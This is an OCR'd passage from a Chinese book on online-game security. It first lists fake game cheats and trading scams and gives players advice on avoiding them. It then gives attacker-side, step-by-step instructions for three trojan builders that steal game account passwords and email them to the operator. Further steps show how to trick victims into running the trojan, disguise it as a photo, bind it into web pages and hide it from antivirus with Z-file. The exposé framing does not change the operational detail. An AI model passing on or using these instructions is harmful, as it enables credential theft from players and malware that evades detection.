欺骗手段：该挂机程序在本场景中每秒钟自动检测是否处于战斗队伍之中，如果队伍少于 **4** 人或被踢出则自动选择本场景战斗队伍加入。

测试结果：并不能实现所说的功能，只是在启动之后（在游戏中按下“**Ctrl+F11**”）能在游戏中通过“选择私聊对象”界面任选一个对象发送一次组队请求，之后就长时间不会执行任何动作了。

(2) 战神脚本

欺骗手段：固定范围巡查，遇怪自动杀敌，自动补血补魔，捡地上物品，回城买药修理，死亡后重生战斗，无聊自动喊话，自动组队，自动更换装备。

测试结果：并不能实现所说的功能，只能在地图上跑来跑去，不能打怪和捡东西，更谈不上自动回城买药等功能。

(3) 食神

欺骗手段：自动吃药补充血魔，使你全心身地投入战斗。当总血、魔量少于 **1/4** 时，吃药反应时间为 **0.2** 秒。

测试结果：不能实现自动吃药的功能，没有任何实用价值。

(4) 力士原地召唤

欺骗手段：力士原地召唤，带补血补魔。

测试结果：无法实现补血补魔。

(5) 一级人物进邯郸

欺骗手段：一级人物即可进邯郸。

测试结果：不过是通过修改客户端的地图造成进入邯郸的假象，对服务器没有任何作用，只会造成客户端显示错误，没有实用价值。

从上面骗人外挂的例子来看，里面主要是一些利用按键精灵之类的软件实现一些简单的功能。外面以一些骗人的大家都想得到的功能作为诱饵，引诱大家上当（有些带有木马盗号程序），所谓更高级的功能，是根本也不可能做得出来的（比如自动加入别人的队伍，自动攻击附近的敌人等）。至于“一级进邯郸”的功能，那更是属于骗人的把戏了。而当大家上当以后，还以为是自己的操作有问题，不会对所谓“外挂”制造者产生

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

怀疑，致使账号莫名其妙被盗，遭受惨重的损失。

3.《传奇》骗人外挂

在《传奇》的骗人外挂中主要包括两种：一是骗钱外挂；二是木马外挂。

骗钱外挂

骗钱的外挂，一般会标明经验外挂、刷钱外挂、复制外挂、无敌外挂、武器升级外挂等等（如图 1-33），其实这些外挂 100%是骗子。道理很简单，你自己想想就知道了。如果真的有这样好的外挂，制作外挂的人不可能拿出来卖啊，因为通过这些外挂卖卖 ID 就可以发财了。




图 1-33　传奇综合外挂

另外，在网上还有很多骗人的《传奇》外挂。

（1）《传奇》强行交易外挂

该外挂宣称，只要打开强行交易外挂把里面先有的键值删除，按“新建”并按下“鼠标控制”，再双击“插入”热键的位置，按下“**F8**”键，在停止的地方按下“**F7**”键存盘退出。在和人交易的时候把关闭交易的按钮拉到和打开交易的按钮重叠的位置（此举是为了可以马上关闭再打开交易），刚开始把鼠标放到关闭交易的按钮上按“**F8**”键开始不是每次都成功。在成功后，就可以将受害者的物品骗到他的包里。其实这大多是骗人的。

（2）新《传奇》骗术

①神秘骗人法

利用神秘装备的属性不可见来骗人，比较低级，不可信，不是熟人不要轻易买神秘。

②假号骗人法

利用人物身上的师傅、爱人的名字，做个名字相近的假号来骗人，例如：精灵精灵 **1**—精灵精灵 **l**（小写的 **L**）食人部落—食人部落等等如果不想被骗，就不要轻易给人 **ID** 和 **Key**，如果真有必要通知密码，建议使用手机短信。

③野蛮交易法

交易的时候，第三者使用野蛮，来顶替对方和你交易，是系统的 **Bug**，所以交易的时候尽量选择没人的地方进行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

④编组骗人法

交易时务必关闭编组，防止骗子组你后用编组聊天打上“对方再次请求交易...”等字样来骗你按交易按钮。

⑤丢地骗人法

骗子和你交易的时候，说复制的东西丢到地上会消失，并丢个垃圾来演示，并叫你把要卖的东西也丢地上，来证明你的东西不是复制的，甚至叫你把他杀了，然后再叫你丢东西来给他看，等你丢的时候，不是丢在他身上被拿走，就是突然上来个小人拿走了，比较原始的骗术，但传奇新手很容易上当。

⑥流氓网页法

骗子在游戏安全区甚至是极品论坛里散布一些吸引人的消息，通常是一些网址，为了吸引人去浏览，通常说成是免费电影网站或有美女图片等，当你访问的时候，木马程序会自动下载到电脑里，严格来讲，这个也是木马外挂法。

⑦QQ 卖装备法

骗子喊卖装备，价格还很优惠，并留下 QQ 号码联系，当你和他联系的时候，他会给你发来一些文件或图片，不要接收，里面含有木马程序，打开你就中招了，其实这也是木马外挂法，只是网吧管理比以前严了，流氓网页看的人也少了，木马就越来越难下了，QQ 卖装备法是新出的骗术，破解的办法是买卖装备 QQ 聊天时要隐身，这样他就不能发文件给你了，如果他反复要求你上线，那他十有八九是骗子。

⑧木马外挂骗人法

有一些骗人外挂其实就是木马外挂，这些外挂甚至还有自己专门的网站、论坛公开进行外挂的宣传，大多打着升级、经验、练级、无敌、免费等旗号大肆吸引玩家上钩。还制作假的截图，标榜各种经验值和级别，引诱玩家上当。其实这些截图可以通过抓图软件截下来，再通过 PhotoShop 来修改。另外还有一些木马外挂更离谱，干脆什么也没有就到网站去宣传。

4. 泡泡刷喇叭外挂

现在有一种泡泡刷喇叭外挂，10 块买外挂卡，可以刷 3000 个喇叭，其实这是针对网易泡泡堂游戏的一种骗人外挂。根本不能实现刷 3000 个喇叭的功能。该外挂的目的就是为了骗取钱财。

5. 天子外挂

在网上有玩家反映，一个名为“天子外挂”的《天骄》外挂，通过注册并汇款，通过反复注册来欺骗玩家，其实在汇款后获得的游戏下载账号和密码是无法使用的。

以上仅仅是列举的部分骗人外挂，其实网上绝大部分外挂都是骗人的，请各位玩家慎重。

1.4.2 防范方法

针对各种骗人外挂，玩家应该采取如下防范措施。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



1. 充卡须知

用传奇钱买点卡的时候，钱卡肯定有一方先要的，建议和熟人交易，目前骗子越来越多，40 多级穿个新衣服，你充了卡，他就下了，他还可能反说你是骗子。另外，据说还有卖卡骗 ID 的，然后用穷举法猜出密码。

2. 外挂安装须知

目前，网上绝大部分外挂都是骗人的，在安装外挂的时候一定要谨慎。最好不要使用外挂。

3. 强行交易外挂的防范

为了防止强行交易外挂，可以做好如下防范：

(1)该外挂只能在游戏右上角没有(战斗)2 个字的地方，请大家在交易时尽量在仓库，不要在安全区或者其他地方。

(2)此外挂有等级限制，一般对穿轻盔的，就要慎重。

(3)明显吃亏的交易大家不要参与，没有几个玩家是“傻瓜”。

4. 防范虚假消息

在网上经常有一些不怀好意的人通过电子邮件或者论坛等方式，冒充官方代表四处散播虚假消息，要求玩家配合提供账号及密码。或者制造假消息蛊惑玩家访问某某网站，然后传播木马病毒来盗取账号。面对这样的消息，如果是非官方消息，玩家应及时访问官方网站查看是否有相关的官方公告，或者拨打客服电话，直接询问相关消息是否属实，不要轻易访问来历不明的网站。

5. 防范代办注册

很多玩家的账号并不是自己注册的，而是其他人送的或者代为注册的，玩家只知道会员密码和分区密码，而对于身份证、密码保护等信息一无所知。当达到一定等级或者拥有一些高级装备时，突然发现所有密码都被修改，由于缺少必要的资料，无法取回账号。为此，玩家切记不要轻易让别人代替你注册账号，如果是代注册了，要牢记注册信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

作为一个游戏爱好者，如果在游戏中的等级越高，那么ID就越珍贵，如果哪一天突然进入游戏时却发现密码无效，将是何等痛苦。不过反思过后，查明原因，不再让同类事情再次发生，那才是重要的，盗取网络游戏方法和过程千奇百怪，本章将重点揭露各种针对网络游戏的盗号手法，为你找到幕后的真正黑手。

2.1 网络游戏盗号骗术大曝光

2.1.1 模拟游戏厂商界面欺骗充值

1. 欺骗方法

模拟游戏厂商界面欺骗充值是近期才出现的一种新的欺骗方式，这种欺骗方法与前面三种方式有着质的区别，实际上盗号者使用的是一种“迷惑”战术，他们通过注册相近的域名和抄袭制作完全一致的操作界面欺骗迷惑广大网易用户，以诱使不知情的网易用户前往充值，从而达到骗取点数卡和网易通行证账号及密码的目的。这里，我们以网易的游戏《大话西游 **OnlineII**》为例，网易点数卡充值查询中心的网址为 **http://pay.***.com/**，而曾经用来欺骗广大用户的非法网站是 **http://www.pay***.com**，咋一看，就差不多，是不是很有迷惑性，网易公司发现后，在网易《大话西游 **OnlineII**》的网站上已经做了相关的提示（**http://xy2.163.com/news/news040225_2.html**），如图 **2-1** 所示。




图 2-1 网易游戏公告

同时，网易公司已经对该非法网站在技术上进行最大程度的屏蔽，现在登录 **http://www.pay***.com** 会出现以下的提示：用户你好，你访问的不是网易站点，请注意检查地址栏，谨防上当！请访问网易点数卡站点 **http://pay.***.com/**，如图 **2-2** 所示

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-2 屏蔽后的欺骗网站

2. 防范措施

对于这类模拟游戏厂商界面欺骗充值的骗术，如何才能识破呢？根据上面的分析，要想避免被骗，应该从游戏的官方网站链接登入，这样，就不会留给盗号者下手的机会！同时，经常玩游戏的用户应经常登录游戏官方网站，看看在有没有相关的通知和公告，因为游戏厂商会在发现黑客的第一时间告诉广大用户的。做好以上两点，并随时提高警惕，那么出现错误登录非法网站从而导致账号丢失的可能性就相当小了。

2.1.2 警惕获奖邮件的骗局

电子邮件的方便快捷给我们的生活工作带来了很多方便，也让我们越来越离不开这个好帮手。然而，随着大家使用频度的提高，针对电子邮件的攻击也越来越多，而且攻击方式屡屡更新。以前针对电子邮件本身的垃圾信息攻击、发送含病毒木马的电子邮件的攻击方式已经屡见不鲜，而现在又出现了一种新的攻击方式，那就是让你“获取大奖”，当然，天上不会掉馅饼，下面就来揭开这个神秘的大奖“面纱”，看看其中的欺骗手段！

通常这类欺骗是先发送一封邮件告诉你已经中大奖，而且发送邮件的人的邮箱是一个值得信赖的邮箱，比如说是 **webmaster@***.com** 或者是机构的邮箱，这样更加带有迷惑性和欺骗性，让你一不小心就会中招！通常这些不法分子以手机短信、移动电话为工具，诈称 *** 公司因营业额超亿等进行电话号码抽奖，抽奖经过 *** 公证处公证，领奖者须汇 *** 元公证费或奖品邮寄费或得奖个人所得税至 *** 账户等，骗取钱财。

静下心来，其实这类骗子骗术并不高明，甚至龌龊之至，但是骗子却成功地抓住了一些人贪图便宜的弱点，屡屡得手。因此，只要我们克服自己心中那一个弱点，坚信天下没有免费的午餐的真理，那么我们就不会中招了！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.2 网络游戏盗号

2.2.1 会写信的“传奇密码邮差”

在一般情况下，盗窃网游密码的工具都为隐藏在系统中的木马程序，盗号者通过控制木马程序盗窃密码。“木马”就是“特洛伊木马”（**Trojan horse**）。这个名称来源于希腊故事《木马屠城记》中一只木马的名字。现在的盗号程序也常借用它的名字，有“一经潜入，后患无穷”的意思。当你的电脑中了木马以后，就等于家里被人安装了窃听器。

小知识：木马的由来

古希腊曾派兵围攻特洛伊城，但是却久久无法攻下。这时候有人献计：制造一只高二丈的大木马，假装作战马神，让士兵藏匿于巨大的木马中，大部队假装撤退而将木马丢弃在特洛伊城下。当城中得知大兵撤走的消息后，就把“木马”作为战利品拖入城里，全城的人开始饮酒狂欢。到了午夜的时候，全城军民都进入了梦乡，藏于木马中的将士打开秘门而出，开启城门，四处纵火。城外伏兵也攻进城来，里应外合，攻占了特洛伊城。后人称这只大木马为“特洛伊木马”。

1. “传奇密码邮差”揭秘

“传奇密码邮差”是一种专门针对“传奇2”的盗号工具，它集成了所有现在“传奇”木马的性能。只要它一进入系统，那么账号被盗取的几率将会是**100%**，无论“传奇”用户使用“复制/粘贴”还是通过键盘录入，它都能正确截取相关信息，包括“传奇”登录区域、用户名、密码、服务器及修改密码，以及游戏角色的等级、职业、性别、昵称、装备等信息，然后将这些信息发送到指定信箱。它的截取方式不但能让密码不漏位、不错位，不截取错误的账号和私服，资源占用率低，不影响机器正常使用。

另外，现在的“传奇”木马有**96%**能被查杀，而“传奇密码邮差”不能被任何软件查杀，其中甚至包括木马克星、密码防盗专家、绿鹰PC精灵等，所以现在有很多的盗号者开始使用它来盗取“传奇”用户的密码。

“传奇密码邮差”远程版是一个单独的程序，能开机自动运行并显示全部密码。可以和外挂程序或网页合并，生成网页木马，另外，”传奇密码邮差”的作者还将你的邮箱信息写进主程序文件，因此，只须运行此文件，便能准确地截取密码并将其发送到你的信箱中。

“传奇密码邮差”未注册版本可以免费试用，试用版本获取的密码最后一位将被“？”号代替。

“传奇密码邮差”的原理：软件本身为木马，新版软件最新的杀毒软件也无法查到，用户提供的邮箱，”传奇密码邮差”的作者会把邮箱写在软件中，然后用户去网吧电脑中双击运行，注意双击后无任何显示，其实木马已经运行。用户还可以让朋友在不同的网吧电脑中运行，运行的台数越多，收到密码的数量就越多。还可以和网页合并生成网页木马，盗号者将网址发给他人就行了，只要受害者打开网址，木马便自动种植在系统中了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. “传奇密码邮差”使用方法

(1)首先从网络上下载”传奇密码邮差”的安装文件,目前它的最新版本为 **2.0**。

(2)双击打开安装文件,将文件自解压到硬盘的某个目录中,然后双击该目录中的 **Setup.exe** 文件,就可以打开”传奇密码邮差”木马生成窗口,如图 **2–3** 所示。




图 2–3 “传奇密码邮差”木马生成窗口

(3)在“信箱”内填写你的邮箱地址(如 **yourname@***.com**)。在“标题”内填写邮件标题。如果是正式版,需要在注册码内填写注册码,填好以后单击“生成文件”按钮,在弹出的“保存生成的文件”对话框中输入文件名,如图 **2–4** 所示。



图 2–4 保存生成的文件

(4)单击“打开”按钮,软件提示文件已经成功保存,单击“**OK**”按钮,关闭对话框,如图 **2–5** 所示。




图 2–5 成功保存文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（5）生成的木马文件 **password.exe** 只有 **29.5K**，这样盗号者便可以很轻易地与其它文件捆绑或制作成网页木马。只需要双击 **password.exe** 文件，电脑就中了木马了，此时电脑看起来没有反应，实际上已经在后台开始运行了。

（6）当你进入传奇之后，你的 **ID** 信息就发到你的信箱。在邮箱中去看看，如果收到密码信了，就表示已经成功地盗取了传奇的 **ID** 信息（如图 **2-6**）。



图 2-6 获取“传奇”账号后的邮件

3. 欺骗他人执行木马

“传奇密码邮差”木马制作出来以后，要骗取“传奇”用户执行此木马才能达到盗取密码的目的。骗取别人执行木马的方法有很多种，这里简单介绍其中的一种：将木马冒充为图像文件。

将木马冒充为图像文件也是黑客最常使用骗别人执行木马的一种方法。将木马伪装成图片，比如说是照片，这种方法虽然很简单又不合逻辑，却是很容易让人中招的手段，有效而又方便使用。

现在很多人都加强了病毒和木马的防范，当看到文件的扩展名为**.exe** 时，往往会拒绝接收文件。可以将木马文件 **password.exe** 改名为类似图像文件的名称，比如 **photo.jpg**。然后将此“照片”传送给受害者，在传送时，受害者只会看到 **photo.jpg**，就会很顺利地接收。木马文件到达对方电脑以后，因为 **Windows** 默认不显示扩展名，所以很多人都不会注意到扩展名的问题。受害者执行此照片文件，木马文件就已经潜伏到他的电脑中了。

另外还有一个十分重要的问题，就是木马本身是没有图标的，而在电脑中它会显示一个 **Windows** 预设的图标，稍微有点电脑知识的人一看便会知道此文件为可执行文件，会拒绝接收此文件。可以使用图标工具来更改木马文件的图标为图片或其他类型图标，骗过受害者的眼睛，就可以达到入侵的目的了。

2.2.2“密码克星”让你感染传奇木马

“密码克星（热血传奇）传染版”利用了病毒传染的原理，能够自动感染全网吧的电脑，而且不受任何还

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

原软件和还原卡的限制。

1. 热血传奇特点

最新版本的“密码克星(热血传奇)传染版”具有如下的特点：

(1)截取账号、密码、区域、计算机名、IP 地址、人物装备信息、修改密码的截取。

(2)逃脱多种杀毒软件的追踪

(3)增加感染本地硬盘 EXE 文件功能。

(4)增加感染网络映射盘功能。

(5)增加感染网上邻居功能。

(6)过滤私服，全面支持各种外挂。

(7)修正了传染模式，由原先耗费系统资源的一次性传染修改为阶段性传染。

2. “热血传奇传染版”的使用方法

(**1**)在网络上下载“密码克星(热血传奇)传染版”安装文件。

(**2**)双击打开安装文件，将文件自解压到硬盘的某个目录中，然后双击该目录中的 **tryWCreateMir2.exe** 文件，打开热血传奇客户端生成窗口，如图 **2-7** 所示。



图 2-7 热血传奇客户端生成器

(**3**)填写发信箱 **SMTP**、账号、密码、邮箱名。例如你的发信箱是 **yourname@***.com**，发信箱密码为 **123456**，那么你的发信箱 **smtp** 就应该填写 **smtp.163.com**(也可以在下拉菜单中选择 **smtp.163.com**)邮箱名应该填写 **yourname@***.com**，用户名应该填写 **yourname**，密码应该填写 **123456**(注意：发信箱密码一旦设定就不能更改，更改了以后你的收信箱就不能收到信，这样的好处在于使用自己的信箱发信，发信更加可靠和稳定，大大地减少了掉信的机会)。

(**4**)配置程序里收信邮箱地址。如果不能确定邮箱是否能用，那么请选上“检验我的邮箱能否收到信”，然后单击“生成客户端”按钮，这个时候系统会给邮箱发一封测试信。系统会提示“密码克星(热血传奇)”向

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

你的信箱发了一封测试信，请检验查收邮箱是否正确。如果收到测试信，请点“确定”。如果没有收到测试信，请重新填写正确的邮箱地址。如图 **2–8** 所示。（如果收到测试信就说明邮箱可用，如果收不到，请你更换邮箱重新测试。）




图 2–8 发送测试信

(5)单击“确定”按钮以后，提示成功生成客户端程序，是否现在就运行它？如图 **2–9** 所示。生成的木马文件位置在测试版程序同一个文件夹下。如果单击“确定”按钮，电脑就运行了客户端程序。如果不想现在运行他，可以单击“取消”按钮。




图 2–9 提示是否运行客户端

(6)登录想要截取账号信息的传奇游戏。。退出游戏，登录邮箱查看木马截取的账号(如图 **2–10** 示)。



图 2–10 “密码克星(热血传奇)传染版”成功获取账号界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.2.3 “奇迹黑旋风”魔力盗号

“奇迹黑旋风”可以截取奇迹游戏的账号信息，是一个被很多骇客采用的盗窃奇迹号码工具。

1. 奇迹黑旋风的使用

奇迹黑旋风有如下的特点：截取的账号信息包括区域，服务器，账号，密码，仓库密码等强大功能。能自行关闭多种杀毒软件及防火墙。能过滤私服，全面支持各种外挂程序。

(1)在网上下载“奇迹黑旋风”，然后解压文件到自定义的一个文件夹中。双击文件夹中的 **mu.exe** 文件，运行黑旋风客户端生成器，如图 **2–11** 所示。



图 2–11 黑旋风客户端生成器

(2) 填写发信箱 **SMTP**、账号、密码、邮箱名。例如你的发信箱是 **yourname@***.com.cn**，发信箱密码为 **123**，那么发信箱 **smtp** 就应该填写 ***.com.cn**，邮箱名应该填写 **yourname@***.com.cn**，用户名应该填写 **yourname**，密码应该填写 **123**。

(3) 配置程序里收信邮箱地址。如果不能确定邮箱是否能用，那么请选上“检验我的邮箱能否收到信”，然后单击“生成客户端”按钮，这个时候系统会发到邮箱里一封测试信。系统会提示 **MU** 黑旋风向信箱发了一封测试信，请检验查收邮箱是否正确，如果收到测试信请点“确定”，如果没收到测试信请重新填写正确的邮箱地址，如图 **2–12** 所示。




图 2–12 提示是否收到测试信

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（4）单击“确定”按钮以后，提示成功生成客户端程序，是否现在就运行他？如图 **2-13** 所示。生成的木马文件位置在测试版程序同一个文件夹下。如果单击“确定”按钮，你的电脑就运行了客户端程序。如果不想现在运行他，可以单击“取消”按钮。




图 2-13 提示是否运行客户端

（5）登录想要截取账号信息的奇迹游戏。退出游戏，登录邮箱查看木马截取的账号。

2. 以 Z-file 伪装加密“奇迹黑旋风”木马程序

Z-file 它将文件压缩加密之后，再以 **BMP** 图像文件格式显示出来（扩展名是 **BMP**，执行后是一幅普通的图像）。当初设计这个软件的本意是用来加密数据，当计算机被入侵或被非法使用时，不容易泄漏机密数据。

不过入侵者使用这个软件的目的就是加密木马程序。一般的步骤为首先使用合并软件将一个木马程序合并到其他可执行文件中，再用 **Z-file** 加密及将此“混合体”发给受害者。受害者打开后只是一般的图片，杀毒软件也检测不出它内藏特洛伊木马和病毒。受害者往往会对此文件放松警惕，接收以后使用 **WinZip** 解压缩并执行“混合体”，这样就成功地安装了木马程序。由于“混合体”可以躲过反病毒程序的检测，如果其中内含的是一触即发的病毒，那么一经解压缩，后果将是不堪设想。

下面来看看如何使用 **Z -file** 伪装加密“奇迹黑旋风”木马程序：



图 2-14 Z-file 伪装加密系统界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

首先使用前面章节中的方法合并木马程序到一个可行性文件中，假设合并后的文件为 **cmu.exe**。然后启动 **Z-file** 伪装加密系统，如图 **2-14** 所示。

单击“伪装加密”按钮，弹出打开文件窗口，如图 **2-15** 所示。

